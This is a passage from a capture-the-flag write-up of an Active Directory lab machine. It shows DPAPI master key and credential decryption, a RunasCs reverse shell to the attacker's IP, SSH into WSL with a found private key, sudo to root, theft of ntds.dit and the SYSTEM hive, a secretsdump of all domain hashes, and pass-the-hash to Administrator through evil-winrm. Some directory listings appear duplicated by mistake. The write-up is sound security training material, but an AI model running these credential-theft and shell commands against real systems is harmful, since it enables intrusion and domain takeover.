When AD reanimates a deleted user account, only the user object is restored, but not its user profile. As such, Todd’s home directory I’m currently in is likely generated by the system at log on, and wouldn’t contain anything other than default files and folders. (By default, deleting a user does not automatically remove its user profile, so Todd’s home directly is likely deleted separately and is irreversible.)
However, the SMB backup would still contain all of Todd’s files, including its DPAPI master key:
PS C:\IT\Second-Line Support\Archived Users\todd.wolfe> dir /a appdata\roaming\microsoft\protect\S-1-5-21-3927696377-1337352550-2781715495-1110 Volume in drive C has no label. Volume Serial Number is A5C3-6454 Directory of c:\IT\Second-Line Support\Archived Users\todd.wolfe\appdata\roaming\microsoft\protect\S-1-5-21-3927696377-1337352550-2781715495-1110 01/29/2025 08:13 AM <DIR> . 01/29/2025 08:13 AM <DIR> .. 01/29/2025 05:53 AM 740 08949382-134f-4c63-b93c-ce52efc0aa88 01/29/2025 05:53 AM 900 BK-VOLEUR 01/29/2025 05:53 AM 24 Preferred 3 File(s) 1,664 bytes 2 Dir(s) 3,833,102,336 bytes free
Encrypted credentials are also found, I’ll use SMB to download all of them.
PS C:\IT\Second-Line Support\Archived Users\todd.wolfe> dir /a appdata\local\microsoft\credentials Volume in drive C has no label. Volume Serial Number is A5C3-6454 Directory of c:\IT\Second-Line Support\Archived Users\todd.wolfe\appdata\roaming\microsoft\protect\S-1-5-21-3927696377-1337352550-2781715495-1110 01/29/2025 08:13 AM <DIR> . 01/29/2025 08:13 AM <DIR> .. 01/29/2025 05:53 AM 740 08949382-134f-4c63-b93c-ce52efc0aa88 01/29/2025 05:53 AM 900 BK-VOLEUR 01/29/2025 05:53 AM 24 Preferred 3 File(s) 1,664 bytes 2 Dir(s) 3,833,102,336 bytes free PS C:\IT\Second-Line Support\Archived Users\todd.wolfe> dir /a appdata\roaming\microsoft\credentials Volume in drive C has no label. Volume Serial Number is A5C3-6454 Directory of c:\IT\Second-Line Support\Archived Users\todd.wolfe\appdata\roaming\microsoft\protect\S-1-5-21-3927696377-1337352550-2781715495-1110 01/29/2025 08:13 AM <DIR> . 01/29/2025 08:13 AM <DIR> .. 01/29/2025 05:53 AM 740 08949382-134f-4c63-b93c-ce52efc0aa88 01/29/2025 05:53 AM 900 BK-VOLEUR 01/29/2025 05:53 AM 24 Preferred 3 File(s) 1,664 bytes 2 Dir(s) 3,833,102,336 bytes free
The master key is encrypted by the user’s password. I’ll use impacket-dpapi to recover it:
┌──(ch3ng㉿localhost)-[~/machines/voleur] └─$ impacket-dpapi masterkey -file masterkey -sid S-1-5-21-3927696377-1337352550-2781715495-1110 -password NightT1meP1dg3on14 Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies [MASTERKEYFILE] Version : 2 (2) Guid : 08949382-134f-4c63-b93c-ce52efc0aa88 Flags : 0 (0) Policy : 0 (0) MasterKeyLen: 00000088 (136) BackupKeyLen: 00000068 (104) CredHistLen : 00000000 (0) DomainKeyLen: 00000174 (372) Decrypted key with User Key (MD4 protected) Decrypted key: 0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10c9f329c77c4fd0b9bf83a9e240ce2b8a9dfb92a0d15969ccae6f550650a83
With the key, I can read the secrets. The one in the Roaming folder contains the password of jeremy.combs.
┌──(ch3ng㉿localhost)-[~/machines/voleur] └─$ impacket-dpapi credential -file roaming_secret -key 0xd2832547d1d5e<..SNIP..> Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies [CREDENTIAL] LastWritten : 2025-01-29 12:55:19+00:00 Flags : 0x00000030 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH) Persist : 0x00000003 (CRED_PERSIST_ENTERPRISE) Type : 0x00000002 (CRED_TYPE_DOMAIN_PASSWORD) Target : Domain:target=Jezzas_Account Description : Unknown : Username : jeremy.combs Unknown : qT3V9pLXyN7W4m
Once again, I’ll use RunasCs.exe to spawn a shell.
C:\Users\svc_winrm\desktop> .\runascs.exe jeremy.combs qT3V9pLXyN7W4m cmd.exe -r 10.10.14.36:8001 [*] Warning: The logon for user 'jeremy.combs' is limited. Use the flag combination --bypass-uac and --logon-type '8' to obtain a more privileged token. [+] Running in session 0 with process function CreateProcessWithLogonW() [+] Using Station\Desktop: Service-0x0-197592f$\Default [+] Async process 'C:\Windows\system32\cmd.exe' with pid 5768 created in background.
(Actually, Jeremy might be able to login via WinRM, but I forgot to check.)
Escalation from jeremy.combs:
TCP445 - SMB:
┌──(ch3ng㉿localhost)-[~/machines/voleur] └─$ impacket-smbclient -k -dc-ip 10.129.10.190 dc.voleur.htb Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies Type help for list of commands # use IT # ls drw-rw-rw- 0 Wed Jan 29 19:40:01 2025 . drw-rw-rw- 0 Fri Jul 25 05:39:59 2025 .. drw-rw-rw- 0 Fri Jan 31 02:41:29 2025 Third-Line Support
Jeremy got access to the Third-Line Support folder.
# cd Third-Line Support
# ls

drw-rw-rw-          0  Fri Jan 31 02:41:29 2025 .
drw-rw-rw-          0  Wed Jan 29 19:40:01 2025 ..
-rw-rw-rw-       2602  Fri Jan 31 02:41:29 2025 id_rsa
-rw-rw-rw-        186  Fri Jan 31 02:37:35 2025 Note.txt.txt
It contains a note and a private key.
Interestingly, when accessing the folder via Jeremy’s interactive shell, an extra Backups directory shows up, but it’s not accessible.
C:\IT\Third-Line Support> dir Volume in drive C has no label. Volume Serial Number is A5C3-6454 Directory of c:\IT\Third-Line Support 01/30/2025 09:11 AM <DIR> . 01/29/2025 02:10 AM <DIR> .. 01/30/2025 09:11 AM <DIR> Backups 01/30/2025 09:10 AM 2,602 id_rsa 01/30/2025 09:07 AM 186 Note.txt.txt 2 File(s) 2,788 bytes 3 Dir(s) 3,831,304,192 bytes free C:\IT\Third-Line Support> cd Backups Access is denied.
Note.txt.txt:
Jeremy,

I've had enough of Windows Backup! I've part configured WSL to see if we can utilize any of the backup tools from Linux.

Please see what you can set up.

Thanks,

Admin
So WSL is configured, and is probably what port 2222 is used for.
Since it mentions backup, I tried to SSH in as svc_backup using the private key, and it worked.
┌──(ch3ng㉿localhost)-[~/machines/voleur] └─$ ssh svc_backup@voleur.htb -p 2222 -i id_rsa Warning: Permanently added '[voleur.htb]:2222' (ED25519) to the list of known hosts. Welcome to Ubuntu 20.04 LTS (GNU/Linux 4.4.0-20348-Microsoft x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage System information as of Wed Aug 13 14:02:09 PDT 2025 System load: 0.52 Processes: 11 Usage of /home: unknown Users logged in: 0 Memory usage: 31% IPv4 address for eth0: 10.129.10.190 Swap usage: 0% 363 updates can be installed immediately. 257 of these updates are security updates. To see these additional updates run: apt list --upgradable The list of available updates is more than a week old. To check for new updates run: sudo apt update Last login: Thu Jan 30 04:26:24 2025 from 127.0.0.1 svc_backup@DC:~$ id uid=1000(svc_backup) gid=1000(svc_backup) groups=1000(svc_backup),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),117(netdev)
Escalation from svc_backup:
Sudo Rights:
svc_backup@DC:~$ sudo -l Matching Defaults entries for svc_backup on DC: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin User svc_backup may run the following commands on DC: (ALL : ALL) ALL (ALL) NOPASSWD: ALL svc_backup@DC:~$ sudo -i root@DC:~#
The user is effectively root.
Backup Folder:
The C drive is also mounted onto WSL, and the previously inaccessible Backups folder can now be read:
root@DC:/mnt/c/it/Third-Line Support/backups# ls -la total 0 drwxrwxrwx 1 svc_backup svc_backup 4096 Jan 30 2025 . dr-xr-xr-x 1 svc_backup svc_backup 4096 Jan 30 2025 .. drwxrwxrwx 1 svc_backup svc_backup 4096 Jan 30 2025 'Active Directory' drwxrwxrwx 1 svc_backup svc_backup 4096 Jan 30 2025 registry
There’s two folders. Active Directory contains ntds.dit:
root@DC:/mnt/c/it/Third-Line Support/backups# ls -la 'Active Directory' total 24592 drwxrwxrwx 1 svc_backup svc_backup 4096 Jan 30 2025 . drwxrwxrwx 1 svc_backup svc_backup 4096 Jan 30 2025 .. -rwxrwxrwx 1 svc_backup svc_backup 25165824 Jan 30 2025 ntds.dit -rwxrwxrwx 1 svc_backup svc_backup 16384 Jan 30 2025 ntds.jfm
And the registry folder contains what looks like the system hive:
root@DC:/mnt/c/it/Third-Line Support/backups# ls -la registry total 17952 drwxrwxrwx 1 svc_backup svc_backup 4096 Jan 30 2025 . drwxrwxrwx 1 svc_backup svc_backup 4096 Jan 30 2025 .. -rwxrwxrwx 1 svc_backup svc_backup 32768 Jan 30 2025 SECURITY -rwxrwxrwx 1 svc_backup svc_backup 18350080 Jan 30 2025 SYSTEM
I’ll use scp to download them.
┌──(ch3ng㉿localhost)-[~/machines/voleur] └─$ scp -P 2222 -i id_rsa 'svc_backup@voleur.htb:/mnt/c/it/Third-Line Support/backups/Active Directory/ntds.dit' ntds.dit Warning: Permanently added '[voleur.htb]:2222' (ED25519) to the list of known hosts. ntds.dit 100% 24MB 1.9MB/s 00:12 ┌──(ch3ng㉿localhost)-[~/machines/voleur] └─$ scp -P 2222 -i id_rsa 'svc_backup@voleur.htb:/mnt/c/it/Third-Line Support/backups/registry/SYSTEM' system Warning: Permanently added '[voleur.htb]:2222' (ED25519) to the list of known hosts. SYSTEM 100% 18MB 2.3MB/s 00:07
Hash Dump:
ntds.dit is Active Directory’s database file. It contains all the important things for the domain, including the hashes for all domain users. Similar to what I’ve done in Cicada, I’ll use impacket-secretsdump to extract the hashes. The system hive is also needed here, as it contains the boot key that’s used for decrypting ntds.dit:
┌──(ch3ng㉿localhost)-[~/machines/voleur] └─$ impacket-secretsdump -ntds ntds.dit -system system local Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies [*] Target system bootKey: 0xbbdd1a32433b87bcc9b875321b883d2d [*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash) [*] Searching for pekList, be patient [*] PEK # 0 found and decrypted: 898238e1ccd2ac0016a18c53f4569f40 [*] Reading and decrypting hashes from ntds.dit Administrator:500:aad3b435b51404eeaad3b435b51404ee:e656e07c56d831611b577b160b259ad2::: Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: DC$:1000:aad3b435b51404eeaad3b435b51404ee:d5db085d469e3181935d311b72634d77::: krbtgt:502:aad3b435b51404eeaad3b435b51404ee:5aeef2c641148f9173d663be744e323c::: voleur.htb\ryan.naylor:1103:aad3b435b51404eeaad3b435b51404ee:3988a78c5a072b0a84065a809976ef16::: voleur.htb\marie.bryant:1104:aad3b435b51404eeaad3b435b51404ee:53978ec648d3670b1b83dd0b5052d5f8::: voleur.htb\lacey.miller:1105:aad3b435b51404eeaad3b435b51404ee:2ecfe5b9b7e1aa2df942dc108f749dd3::: voleur.htb\svc_ldap:1106:aad3b435b51404eeaad3b435b51404ee:0493398c124f7af8c1184f9dd80c1307::: voleur.htb\svc_backup:1107:aad3b435b51404eeaad3b435b51404ee:f44fe33f650443235b2798c72027c573::: voleur.htb\svc_iis:1108:aad3b435b51404eeaad3b435b51404ee:246566da92d43a35bdea2b0c18c89410::: voleur.htb\jeremy.combs:1109:aad3b435b51404eeaad3b435b51404ee:7b4c3ae2cbd5d74b7055b7f64c0b3b4c::: voleur.htb\svc_winrm:1601:aad3b435b51404eeaad3b435b51404ee:5d7e37717757433b4780079ee9b1d421::: [*] Kerberos keys from ntds.dit Administrator:aes256-cts-hmac-sha1-96:f577668d58955ab962be9a489c032f06d84f3b66cc05de37716cac917acbeebb Administrator:aes128-cts-hmac-sha1-96:38af4c8667c90d19b286c7af861b10cc ..SNIP.. [*] Cleaning up...
With the hash, I’ll obtain a TGT for Administrator and get a shell via WinRM:
┌──(ch3ng㉿localhost)-[~/machines/voleur] └─$ impacket-getTGT -dc-ip 10.129.10.190 -hashes aad3b435b51404eeaad3b435b51404ee:e656e07c56d831611b577b160b259ad2 'voleur.htb/administrator' Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies [*] Saving ticket in administrator.ccache ┌──(ch3ng㉿localhost)-[~/machines/voleur] └─$ KRB5CCNAME=administrator.ccache evil-winrm -r voleur.htb -i dc.voleur.htb Evil-WinRM shell v3.7 Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion Info: Establishing connection to remote endpoint *Evil-WinRM* PS C:\Users\Administrator\Documents> whoami voleur\administrator
Root Flag:
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt 1adcec0b************************